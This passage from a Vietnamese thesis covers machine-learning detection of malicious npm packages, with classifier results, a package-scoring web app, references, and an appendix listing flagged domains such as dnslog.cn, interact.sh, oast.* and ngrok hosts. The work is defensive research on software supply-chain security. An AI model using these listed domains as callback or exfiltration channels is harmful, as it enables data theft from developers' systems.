Hiệu suất đạt kết quả tốt nhất là các mô hình HistGradientBoostingClassifier, XGBClassifier, RandomForestClassifier, ExtraTreesClassifier, GradientBoostingClassifier, BaggingClassifier và DecisionTreeClassifier. Trong đó hai mô hình HistGradientBoostingClassifier, XGBClassifier là tốt nhất với các chỉ số độ chính xác, precision, recall và F1 score cao, cùng với AUC cao nhất (0.9106).

[Hình 6.3](#) thể hiện các đường cong ROC cho các mô hình học máy khác nhau. Hầu hết các đường cong này đều lệch về phía góc trái, cho thấy các mô hình học máy đều đạt kết quả tốt.

## 6.7. ĐÁNH GIÁ KẾT QUẢ

---

Phương pháp Mô tả đánh giá	Ý nghĩa của phương pháp đánh giá
Độ chính xác(accuracy)	Đo lường tỉ lệ mô hình học máy dự đoán chính xác nhãn của dữ liệu
Tỉ lệ âm tính giả (False Negative Rate (FNR))	Tỉ lệ dương tính đúng nhưng dự đoán là âm tính khi kiểm tra trên tập kiểm tra
Tỉ lệ dương tính giả (FPR)	Tỉ lệ các mẫu là âm tính nhưng dự đoán là dương tính trên tập kiểm tra
Precision	Đánh giá các mô hình học máy phân loại chính xác dương tính đúng trong các mẫu được mô hình dự đoán là dương tính
Recall	Đánh giá mô hình dự đoán dương tính đúng trong các mẫu thực sự là dương tính
F1 Score	Trung bình điều hòa giữa phương pháp Recall và Precision
Receiver Operating Characteristic (ROC) curve	Biểu đồ thể hiện hiệu xuất của các mô hình phân loại ở tất cả các ngưỡng phân loại (classification thresholds)
Diện tích dưới đường cong ROC (AUC)	AUC đo lường toàn bộ diện tích hai chiều mặt dưới của đường cong ROC

Bảng 6.7. Các phương pháp đánh giá dùng để đánh giá mô hình trong luận văn của nhóm em.

## CHƯƠNG 6. ỨNG DỤNG HỌC MÁY TRONG PHÁT HIỆN CÁC GÓI PHẦN MỀM ĐỘC HẠI

Model	Accuracy	Precision	Recall	F1	FPR	FNR	AUC
LogisticRegression	0.8296	0.8604	0.8440	0.8286	0.0064	0.3055	0.8908
SVC	0.8360	0.8636	0.8497	0.8352	0.0086	0.2920	0.8916
NuSVC	0.8283	0.8594	0.8429	0.8274	0.0070	0.3073	0.8917
KNeighborsClassifier	0.8884	0.8967	0.8967	0.8883	0.0175	0.1891	0.9068
GaussianProcessClassifier	0.8296	0.8604	0.8440	0.8286	0.0064	0.3055	0.8912
GaussianNB	0.8333	0.8619	0.8473	0.8325	0.0086	0.2969	0.8901
ComplementNB	0.8350	0.8636	0.8488	0.8342	0.0065	0.2958	0.8898
DecisionTreeClassifier	0.8902	0.8967	0.8977	0.8900	0.0235	0.1812	0.9081
RandomForestClassifier	0.8907	0.8970	0.8981	0.8905	0.0240	0.1798	0.9105
ExtraTreesClassifier	0.8914	0.8978	0.8988	0.8912	0.0230	0.1793	0.9103
GradientBoostingClassifier	0.8902	0.8957	0.8972	0.8900	0.0289	0.1766	0.9091
AdaBoostClassifier	0.8902	0.8951	0.8969	0.8900	0.0322	0.1740	0.9077
BaggingClassifier	0.8902	0.8966	0.8976	0.8900	0.0240	0.1807	0.9098
HistGradientBoostingClassifier	0.8914	0.8976	0.8987	0.8912	0.0241	0.1784	0.9106
XGBClassifier	0.8914	0.8976	0.8987	0.8912	0.0241	0.1784	0.9106
QuadraticDiscriminantAnalysis	0.8355	0.8635	0.8493	0.8347	0.0086	0.2928	0.8143
MLPClassifier	0.8486	0.8709	0.8610	0.8481	0.0097	0.2682	0.8916

Bảng 6.8. Kết quả đánh giá các mô hình học máy.

### 6.8 Chương trình ứng dụng

Trong phần này nhóm em thực hiện xây dựng một chương trình ứng dụng học máy để tự động phân loại phát hiện các gói phần mềm độc hại trên npm. Chương trình ứng dụng này lấy đầu vào tên gói phần mềm và lưu trữ phần mềm muốn kiểm tra. Sau đó, chương trình thực hiện chạy công cụ *package-analysis* và phân tích gói phần mềm. Kết quả sau khi được *package-analysis* phân tích được tiền xử lý và đưa vào mô hình học máy đã huấn luyện và cho ra kết quả đánh giá là gói phần mềm này có mức độ lành tính là bao nhiêu phần trăm.


#### 6.8.1 Các thành phần của ứng dụng

Chương trình được cấu thành từ ba thành phần chính là ứng dụng web, *package-analysis* và mô hình học máy, mỗi thành phần đóng vai trò quan trọng trong quy trình hoạt động của hệ thống. Hình 6.4 minh họa rõ ràng quá trình thực hiện của các thành phần này.

Ứng dụng web là phần giao diện chính và cũng là điểm giao tiếp chính với người dùng. Nó thu thập thông tin về mã nguồn mà người dùng quan tâm và chuyển tiếp các yêu cầu này tới phía máy chủ. Máy chủ sử dụng *package-analysis* như là một phần của chương trình để tiến hành phân tích mã nguồn, trích xuất các thông tin quan trọng. Đồng thời, các thông tin này được đưa vào mô hình học máy đã được

## 6.8. CHƯƠNG TRÌNH ỨNG DỤNG

huấn luyện trước đó để thực hiện việc phân loại dữ liệu.




Hình 6.4. Quy trình thực hiện chương trình

### 6.8.1.1 Ứng dụng web

Giao diện ứng dụng web gồm 3 trang chính [6.5](#) [6.6](#) [6.7](#).

Trang [6.5](#) là trang chủ của ứng dụng, nơi mà người dùng truy cập vào ứng dụng. Tại đây, chương trình cung cấp một giao diện chính thông tin quan trọng về dự án. Người dùng sẽ tìm thấy tên đầy đủ của luận án - bao gồm cả tiếng Việt và tiếng Anh, thông tin về giảng viên hướng dẫn và giới thiệu về các sinh viên chịu trách nhiệm thực hiện luận án này. Đây là nơi người dùng có thể bắt đầu để hiểu rõ hơn về mục đích và phạm vi của ứng dụng, một chương trình được tạo ra để thực hiện kiểm tra các mã nguồn mở để nhận biết được nó lành tính hay độc hại. Đồng thời trên hết, đây là một chương trình được tạo ra để sử dụng cho luận án này với tư cách là một chương trình cuối cùng.



Hình 6.5. Giao diện mặc định của ứng dụng

## CHƯƠNG 6. ỨNG DỤNG HỌC MÁY TRONG PHÁT HIỆN CÁC GÓI PHẦN MỀM ĐỘC HẠI


Trang [6.6](#) là nơi dành cho người dùng để khám phá sâu hơn về luận án và ứng dụng của nhóm em. Tương tự như một bản báo cáo PDF hay LaTeX, trang này cung cấp thông tin chi tiết và toàn diện về dự án. Nhóm em muốn cung cấp cho người dùng một cái nhìn tổng quan và chi tiết về luận án, cũng như giải thích rõ ràng về chương trình phân tích mã nguồn mở của. Mục đích của trang [6.6](#) là giúp người dùng hiểu sâu hơn về mục tiêu và phạm vi của dự án, đáp ứng được nhu cầu tò mò và ham học hiểu của các người dùng muốn biết chương trình thực hiện như thế nào, và nguồn gốc chương trình ra làm sao.



Hình 6.6. Giao diện về luận án tốt nghiệp

Và điều quan trọng nhất là hình ảnh chính của giao diện chương trình ứng dụng của nhóm là các hình [6.7](#) [6.10](#) [6.11](#). Trong ứng dụng này, người dùng có thể thực hiện việc kiểm tra thông tin về các gói phần mềm npm một cách dễ dàng. Họ chỉ cần nhập tên gói và tên kho lưu trữ, cùng với phiên bản của mã nguồn mở đang quan tâm. Nếu không nhập phiên bản, chương trình sẽ mặc định kiểm tra phiên bản mới nhất của gói phần mềm đó. Tiếp theo, như được minh họa trong hình [6.10](#), yêu cầu từ người dùng sẽ được chuyển tiếp đến máy chủ.

## 6.8. CHƯƠNG TRÌNH ỨNG DỤNG



Hình 6.7. Giao diện chính chương trình ứng dụng

### 6.8.1.2 Package-analysis

Tại phía máy chủ, chương trình sử dụng *package-analysis* để thực hiện quá trình phân tích chi tiết các gói phần mềm bằng các kỹ thuật đã được trình bày ở phần 3.2, sau đó tổ chức dữ liệu thu được vào một tệp JSON như minh họa trong hình 6.8.

```
{
  "Package": {
    "Ecosystem": "npm",
    "Name": "express",
    "Version": "4.19.2",
    "CreatedTimestamp": "17/10/2023",
    "Analysis": {
      "import": {
        "status": "completed",
        "stdout": null,
        "stderr": null
      },
      "files": [
        {
          "Path": "/app/node_modules/accepts/index.json",
          "Read": true,
          "Write": false,
          "Delete": false,
          "Mode": "File"
        },
        {
          "Path": "/app/node_modules/accepts/package.json",
          "Read": true,
          "Write": false,
          "Delete": false,
          "Mode": "File"
        },
        {
          "Path": "/app/node_modules/arrive/index.js",
          "Read": true,
          "Write": false,
          "Delete": false,
          "Mode": "File"
        },
        {
          "Path": "/app/node_modules/arrive/listener/index.js",
          "Read": true,
          "Write": false,
          "Delete": false,
          "Mode": "File"
        },
        ...
      ],
      "dependencies": [
        {
          "name": "body-parser",
          "version": "1.19.0",
          "path": "/app/node_modules/body-parser"
        }
      ],
      "dependencies-dev": [
        {
          "name": "body-parser",
          "version": "1.19.0",
          "path": "/app/node_modules/body-parser"
        }
      ],
      "bundles": [
        {
          "name": "body-parser",
          "version": "1.19.0",
          "path": "/app/node_modules/body-parser"
        }
      ],
      "outputs": [
        {
          "file": "/app/types/express/index.d.ts",
          "mode": "File"
        }
      ]
    }
  }
}
```

Hình 6.8. Thông tin về mã nguồn trích xuất từ *package-analysis*

Quá trình này bao gồm việc thu thập và xử lý một loạt thông tin quan trọng từ các gói phần mềm khác nhau. Sau cùng, kết quả sẽ được lưu vào thư mục `/tmp/results/<ecosystem>/<package-name>/<version>.json` với cấu trúc cây thư mục như ở hình 6.9.



Hình 6.9. Cấu trúc thư mục kết quả được tạo ra bởi *package-analysis*

## CHƯƠNG 6. ỨNG DỤNG HỌC MÁY TRONG PHÁT HIỆN CÁC GÓI PHẦN MỀM ĐỘC HẠI

---

Tuy nhiên, trong quá trình xử lý này, nhóm em chỉ tập trung vào ba thuộc tính chính là *commands*, *domains*, và *IPs*. Đây là những thành phần chủ yếu được trích xuất để đưa vào mô hình học máy đã được huấn luyện trước đó. Việc này giúp tối ưu hóa và tăng cường hiệu quả của quá trình phân loại và xử lý dữ liệu, từ đó mang lại cho người dùng một công cụ mạnh mẽ để phân tích và quản lý các gói phần mềm một cách chuyên nghiệp và hiệu quả hơn.

### 6.8.1.3 Mô hình học máy

Mô hình học máy mà nhóm em sử dụng cho chương trình ứng dụng là XGBClassifier vì mô hình này đạt kết quả tốt nhất cho việc phân loại các gói phần mềm mã nguồn mở npm dựa trên các kết quả mà nhóm em đã thực hiện và thu được, điều này rút ra từ đánh giá kết quả ở phần [6.7](#).

Mô hình học máy lấy dữ liệu được tệp json, tệp kết quả của *package-analysis* và trích xuất ba đặc tính *commands*, *domains*, và *IPs* để đưa vào mô hình dự đoán. Từ đó trình bày kết quả ở phía ứng dụng web tương tác với người dùng.


### 6.8.2 Xây dựng chương trình kiểm tra mã nguồn mở

Chương trình kiểm tra mã nguồn mở được tạo ra với một giao diện dễ nhìn, đơn giản cùng các thông tin về việc thực hiện một cách đầy đủ và chi tiết. Đem đến cho người dùng một trải nghiệm tối ưu. Điều này giúp họ quản lý và sử dụng mã nguồn mở một cách thông minh và hiệu quả, đồng thời nâng cao khả năng an ninh và quản lý dự án phần mềm của mình. Với mục đích này, nhóm em xin trình bày một chương trình với khả năng phân tích mức độ lành tính của một mã nguồn mở npm.

#### 6.8.2.1 Một số hình ảnh demo


Khi người dùng nhập thông tin về gói phần mềm cần phân tích, giao diện của ứng dụng sẽ chuyển sang trạng thái chờ đợi, đồng thời gửi yêu cầu tới máy chủ để bắt đầu quá trình xử lý. Tại phía máy chủ, *package-analysis* sẽ được kích hoạt để tiến hành phân tích chi tiết gói phần mềm được chỉ định như hình [6.10](#). Quá trình này bao gồm việc trích xuất các thông tin quan trọng như *commands*, *domains*, và *IPs*, các yếu tố cơ bản quan trọng để đưa vào mô hình học máy đã được huấn luyện trước.

## 6.8. CHƯƠNG TRÌNH ỨNG DỤNG



Hình 6.10. Giao diện chương trình khi đang thực hiện phân tích

Sau khi hoàn thành quá trình phân tích, máy chủ sẽ gửi lại kết quả cho ứng dụng web. Trang web sẽ hiển thị chi tiết về số lượng các *commands*, *domains*, *IPs*, cùng với phần trăm dự đoán về tính chất lành tính của gói phần mềm đó ở hình 6.11. Thông qua việc này, người dùng có thể nhận được thông tin chi tiết và đáng tin cậy để đưa ra quyết định về việc sử dụng và quản lý các gói phần mềm trong dự án của mình.



Hình 6.11. Giao diện chương trình hiển thị kết quả phân tích

### 6.8.3 Ưu điểm và hạn chế của chương trình ứng dụng

#### 6.8.3.1 Ưu điểm

Ứng dụng học máy vào việc tự động hóa quá trình phân tích kết quả dữ liệu thô cung cấp bởi công cụ *package-analysis*. Giúp người dùng kiểm tra các gói phần mềm mã nguồn mở npm.

## **CHƯƠNG 6. ỨNG DỤNG HỌC MÁY TRONG PHÁT HIỆN CÁC GÓI PHẦN MỀM ĐỘC HẠI**

---

### **6.8.3.2 Hạn chế**

Hiện tại chương trình ứng dụng của nhóm em chỉ thực hiện kiểm tra các gói phần mềm trên các kho lưu trữ của npm.

## Chương 7. HẠN CHẾ CỦA LUẬN VĂN VÀ CÁC BƯỚC CẢI TIẾN TIẾP THEO

Trong chương này, nhóm em trình bày những khó khăn, hạn chế của luận văn và những hướng phát triển trong tương lai.

### 7.1 Hạn chế

- Số lượng mẫu phân tích còn hạn chế, hiện tại nhóm em chỉ mới thực hiện phân tích dữ liệu các gói phần mềm độc hại và lành tính chủ yếu trên kho phần mềm npm.
- Số lượng mẫu được dùng cho xây dựng học máy còn hạn chế và chưa bao gồm các mẫu từ các kho phần mềm khác như PyPI, crates.io, RubyGems.
- Trong nghiên cứu đề tài của khóa luận này, nhóm em nhận thấy *package-analysis* không thực hiện phân tích hiệu quả các gói phần mềm của mã nguồn mở ở giai đoạn cài đặt chương trình (thể hiện trong hình 4.1). Điều này khiến nghiên cứu của nhóm em không thể phân tích hành vi của tất cả các gói phần mềm trong các kho lưu trữ phần mềm.
- Hiện tại, công cụ *package-analysis* chỉ phân tích phần mềm mã nguồn mở trên môi trường hệ điều hành Linux, với các môi trường hệ điều hành khác như Windows, *package-analysis* không thể phân tích nó. Nguyên nhân là vì môi trường sandbox chỉ hỗ trợ môi trường Linux.

### 7.2 Hướng phát triển

Trong tương lai, nhóm em có một số dự định được đề ra như sau:

- Cải thiện việc tìm ra nguyên nhân công cụ *package-analysis* có tỉ lệ phân tích thành công thấp và cải thiện chúng.
- Mở rộng xây dựng ứng dụng học máy cho các gói phần mềm độc hại trong các kho lưu trữ phần mềm khác nhau như crates.io, PyPI.

## CHƯƠNG 7. HẠN CHẾ CỦA LUẬN VĂN VÀ CÁC BUỚC CẢI TIẾN TIẾP THEO

---

- Mở rộng phân tích các gói phần mềm độc hại và lành tính trên các kho lưu trữ phần mềm khác như RubyGems, PyPI.
- Thiết lập sandbox có hỗ trợ môi trường Windows. Điều này có thể đòi hỏi nỗ lực để viết Windows kernel và các thành phần liên quan. Hơn nữa các kĩ sư lập trình tạo nên công cụ *package-analysis* có thể cải thiện tỉ lệ phân tích thành công các gói của công cụ này, đặc biệt ở giai đoạn cài đặt các gói phần mềm.
- Các công việc trong tương lai bao gồm việc tìm hiểu sâu hơn và tìm nguyên nhân gây ra lỗi của công cụ *package-analysis*, khắc phục các lỗi này để phân tích nhiều hơn các gói phần mềm.
- Trong tương lai, nhóm em sẽ mở rộng các thực nghiệm, đánh giá các mô hình học máy trên các gói của các kho phần mềm khác nhau.

## Chương 8. KẾT LUẬN

Trong chương này, chúng em sẽ tóm tắt những gì đã đạt được trong quá trình thực hiện khóa luận tốt nghiệp này.

### 8.1 Kết luận

Sau khi thực hiện khóa luận tốt nghiệp với đề tài “Phân tích động mã nguồn mở và ứng dụng học máy trong việc phân loại các gói mã độc mã nguồn mở”, nhóm em đã đạt được một số kết quả sau:

- Tìm hiểu về thuật toán sandbox của công cụ phân tích động *package-analysis* và phân tích các dữ liệu được tạo ra bởi công cụ này.
- Phân tích các dữ liệu được tạo ra bởi công cụ này. Nhóm em đã thực hiện phân tích các dữ liệu thô (raw results) được tạo ra bởi *package-analysis* khi phân tích các gói phần mềm phổ biến và được lưu trữ trên Google BigQuery.
- Phân tích và so sánh các hành vi của các gói phần mềm độc hại và lành tính.
- Đề xuất ra một phương pháp thu thập và đánh giá dữ liệu các gói phần mềm độc hại và lành tính.
- Tìm ra các đặc trưng phù hợp cho việc phát hiện các gói phần mềm độc hại.
- Ứng dụng học máy trong việc phát hiện các gói phần mềm độc hại dựa trên kết quả phân tích từ công cụ phân tích động *package-analysis*.

## TÀI LIỆU THAM KHẢO

- [1] Wenbo Guo, Zhengzi Xu, Chengwei Liu, Cheng Huang, Yong Fang, và Yang Liu. *An Empirical Study of Malicious Code In PyPI Ecosystem*. 2023. arXiv: 2309.11021 [cs.SE].
- [2] Idan Digmi. *The rising trend of malicious packages in open source ecosystems*. en-US. Mar. 2023. URL: <https://snyk.io/blog/malicious-packages-open-source-ecosystems/>.
- [3] Jossef Harush. *How 140k NuGet, NPM, and PyPI packages were used to spread phishing links*. en-US. Feb. 2023. URL: <https://checkmarx.com/blog/how-140k-nuget-npm-and-pypi-packages-were-used-to-spread-phishing-links/>.
- [4] Duc-Ly Vu, Zachary Newman, và John Speed Meyers. “Bad Snakes: Understanding and Improving Python Package Index Malware Scanning”. In: *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE)*. IEEE. 2023, pp. 499–511.
- [5] Ossf. *GitHub - ossf/package-analysis: Open Source Package Analysis*. 2022. URL: <https://github.com/ossf/package-analysis>.
- [6] GitHub - pakaremon/An-analysis-of-malicious-behaviors-of-open-source-packages-using-dynamic-analysis: Thesis project — github.com. <https://github.com/pakaremon/An-analysis-of-malicious-behaviors-of-open-source-packages-using-dynamic-analysis>. [Accessed 19-06-2024].
- [7] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, và Wenke Lee. “Towards measuring supply chain attacks on package managers for interpreted languages”. In: *arXiv preprint arXiv:2002.01139* (2020).
- [8] Tessian. *What is a Software Supply Chain Attack?* en-US. Nov. 2023. URL: <https://www.tessian.com/blog/what-is-a-software-supply-chain-attack>.

## TÀI LIỆU THAM KHẢO

---

- [9] Rahaf Alkhadra, Joud Abuzaid, Mariam AlShammari, và Nazeeruddin Mohammad. “Solar winds hack: In-depth analysis and countermeasures”. In: *2021 12th International Conference on Computing Communication and Networking Technologies (ICCCNT)*. IEEE. 2021, pp. 1–7.
- [10] *Orion Platform | SolarWinds — solarwinds.com*. <https://www.solarwinds.com/orion-platform>. [Accessed 26-06-2024].
- [11] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, và Olivier Barais. “Sok: Taxonomy of attacks on open-source software supply chains”. In: *2023 IEEE Symposium on Security and Privacy (SP)*. IEEE. 2023, pp. 1509–1526.
- [12] GitHub Advisory Database. *Malicious code was discovered in the upstream tarballs of...* 2024. URL: <https://github.com/advisories/GHSA-rxwq-x6h5-x525>.
- [13] Sajedul Talukder. “Tools and techniques for malware detection and analysis”. In: *arXiv preprint arXiv:2002.06819* (2020).
- [14] Microsoft. *Oss detect backdoor*. 2019. URL: <https://github.com/microsoft/OSSGadget/wiki/OSS-Detect-Backdoor>.
- [15] Duc-Ly Vu. *A fork of Bandit tool with patterns to identifying malicious Python code*. 2020. URL: <https://github.com/lyvd/bandit4mal>.
- [16] Duc-Ly Vu, Fabio Massacci, Ivan Pashchenko, Henrik Plate, và Antonino Sabetta. “Lastpymile: identifying the discrepancy between sources and packages”. In: *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*. 2021, pp. 780–792.
- [17] Warehouse. *Malware Checks*. <https://warehouse.readthedocs.io/development/malware-checks/#malware-checks>. 2020.
- [18] Google. *GitHub - google/capslock: A capability analysis CLI for Go packages*. 2020. URL: <https://github.com/google/capslock>.

## TÀI LIỆU THAM KHẢO

---

- [19] CrowdStrike. *Malware Detection: 10 techniques* - CrowdStrike. en-US. Nov. 2023. URL: <https://www.crowdstrike.com/cybersecurity-101/malware/malware-detection/>.
- [20] Sysdig. *Security for Containers, Kubernetes, and Cloud*. <https://sysdig.com/>.
- [21] Sandeep Kumar. “Static + Dynamic Code Analysis with SonarQube - Sandeep Kumar - Medium”. en. In: *Medium* (Jan. 2022). URL: <https://siddhivinayak-sk.medium.com/static-dynamic-code-analysis-with-sonarqube-af689124dab0>.
- [22] GitLab. *Package Hunter: A tool for identifying malicious dependencies via runtime monitoring*. <https://gitlab.com/gitlab-org/security-products/package-hunter>. 2020.
- [23] GitHub - ossilate-inc/packj: Packj stops Solarwinds-, ESLint-, and PyTorch-like attacks by flagging malicious/vulnerable open-source dependencies ("weak links") in your software supply-chain — github.com. <https://github.com/ossilate-inc/packj>. [Accessed 16-06-2024].
- [24] Ossilate Inc. — github.com. <https://github.com/ossilate-inc>. [Accessed 16-06-2024].
- [25] strace(1) - Linux manual page — man7.org. <https://man7.org/linux/man-pages/man1/strace.1.html>. [Accessed 19-06-2024].
- [26] The gVisor Authors. *The Container Security Platform*. <https://gvisor.dev/>.
- [27] Google BigQuery's ossf-malware-analysis. URL: <https://console.cloud.google.com/bigquery?d=packages&p=ossf-malware-analysis&t=analysis&page=table>.
- [28] Michael Sikorski và Andrew Honig. *Practical malware analysis: the hands-on guide to dissecting malicious software*. no starch press, 2012.

## TÀI LIỆU THAM KHẢO

---

- [29] *Home — docker.com.* <https://www.docker.com/>. [Accessed 26-06-2024].
- [30] *Podman — podman.io.* <https://podman.io/>. [Accessed 26-06-2024].
- [31] Google Cloud Tech. *Sandboxing your containers with gVisor (Cloud Next '18).* Video. July 2018. URL: <https://www.youtube.com/watch?v=kxUZ4lVFuVo>.
- [32] *Obfuscated Command Line Detection Using Machine Learning | Mandiant | Google Cloud Blog — cloud.google.com.* <https://cloud.google.com/blog/topics/threat-intelligence/obfuscated-command-line-detection-using-machine-learning>. [Accessed 18-06-2024].
- [33] *virustotal.com.* <https://www.virustotal.com/gui/>. [Accessed 26-06-2024].
- [34] OSSF. *Package Analysis: Case Studies.* [https://github.com/ossf/package-analysis/blob/main/docs/case\\_studies.md](https://github.com/ossf/package-analysis/blob/main/docs/case_studies.md). 2022.
- [35] Ax Sharma. *241 npm and PyPI packages caught dropping Linux cryptominers.* <https://www.bleepingcomputer.com/news/security/241-npm-and-pypi-packages-caught-dropping-linux-cryptominers/>. 2022.
- [36] thehackernews. *Malicious PyPI Packages Slip WhiteSnake InfoStealer Malware onto Windows Machines.* <https://thehackernews.com/2024/01/malicious-pypi-packages-slip-whitesnake.html>. 2024.
- [37] Ax Sharma. *Attacker floods PyPI with 1000s of malicious packages that drop Windows trojan via Dropbox.* <https://blog.sonatype.com/attacker-floods-pypi-with-450-malicious-packages-that-drop-windows-trojan-via-dropbox>. 2023.

## TÀI LIỆU THAM KHẢO

---

- [38] *Burp Suite - Application Security Testing Software* — portswigger.net. <http://portswigger.net/burp>. [Accessed 26-06-2024].
- [39] Unit 42 Palo Alto Networks. *Threat Brief: Multiple Ivanti Vulnerabilities*. <https://unit42.paloaltonetworks.com/threat-brief-ivan-ti-cve-2023-46805-cve-2024-21887/>. 2024.
- [40] *Supervised Machine Learning: regression and classification\_2022*. en. Sept. 2022. URL: <https://www.coursera.org/learn/machine-learning>.
- [41] Google. *Google Colaboratory*. 2024. URL: <https://colab.google/>.
- [42] *Vulert: Software Composition Analysis & Vulnerability Alerts*. — vulert.com. <https://vulert.com/>. [Accessed 25-04-2024].
- [43] *CVE Database - Security Vulnerabilities and Exploits | Vulners.com* — vulners.com. <https://vulners.com/>. [Accessed 25-04-2024].
- [44] *OSV - Open Source Vulnerabilities* — osv.dev. <https://osv.dev/>. [Accessed 25-04-2024].

**Phụ lục A. CÁC TÊN MIỀN ĐÁNH GIÁ ĐỘC HẠI ĐƯỢC CÁC  
GÓI PHẦN MỀM KẾT NỐI**

## PHỤ LỤC A. CÁC TÊN MIỀN ĐÁNH GIÁ ĐỘC HẠI ĐƯỢC CÁC GÓI PHẦN MỀM KẾT NỐI

---

Tên miền	Số lượng công cụ đánh dấu	Nhãn bị đánh dấu
000webhostapp.com	3	lừa đảo, độc hại
51pwn.com	1	mã độc
burpcollaborator.net	1	độc hại
canarytokens.com	3	độc hại
discord.com	1	đáng ngờ
discord.gg	1	lừa đảo
dnslog.cn	6	độc hại, mã độc
dnslog.pw	13	độc hại, mã độc, đáng ngờ
eyes.sh	2	độc hại, mã độc
ezstat.ru	10	đáng ngờ, lừa đảo, độc hại
icanhazip.com	2	đáng ngờ, độc hại
interact.sh	8	độc hại, lừa đảo, phần mềm độc hại, đáng ngờ
ip-api.com	1	đáng ngờ
ipify.org	1	độc hại
ipinfo.io	2	độc hại, đáng ngờ
linglink.lu	8	đáng ngờ, độc hại, phần mềm độc hại, lừa đảo
ngrok-free.app	2	phần mềm độc hại, đáng ngờ
ngrok.io	1	phần mềm độc hại
oast.fun	11	phần mềm độc hại, đáng ngờ, lừa đảo
oast.live	10	phần mềm độc hại, lừa đảo
oast.me	11	phần mềm độc hại, lừa đảo
oast.online	7	không được khuyến khích, phần mềm độc hại, đáng ngờ, lừa đảo
oast.pro	10	phần mềm độc hại, đáng ngờ, lừa đảo
oast.site	10	phần mềm độc hại, lừa đảo, đáng ngờ
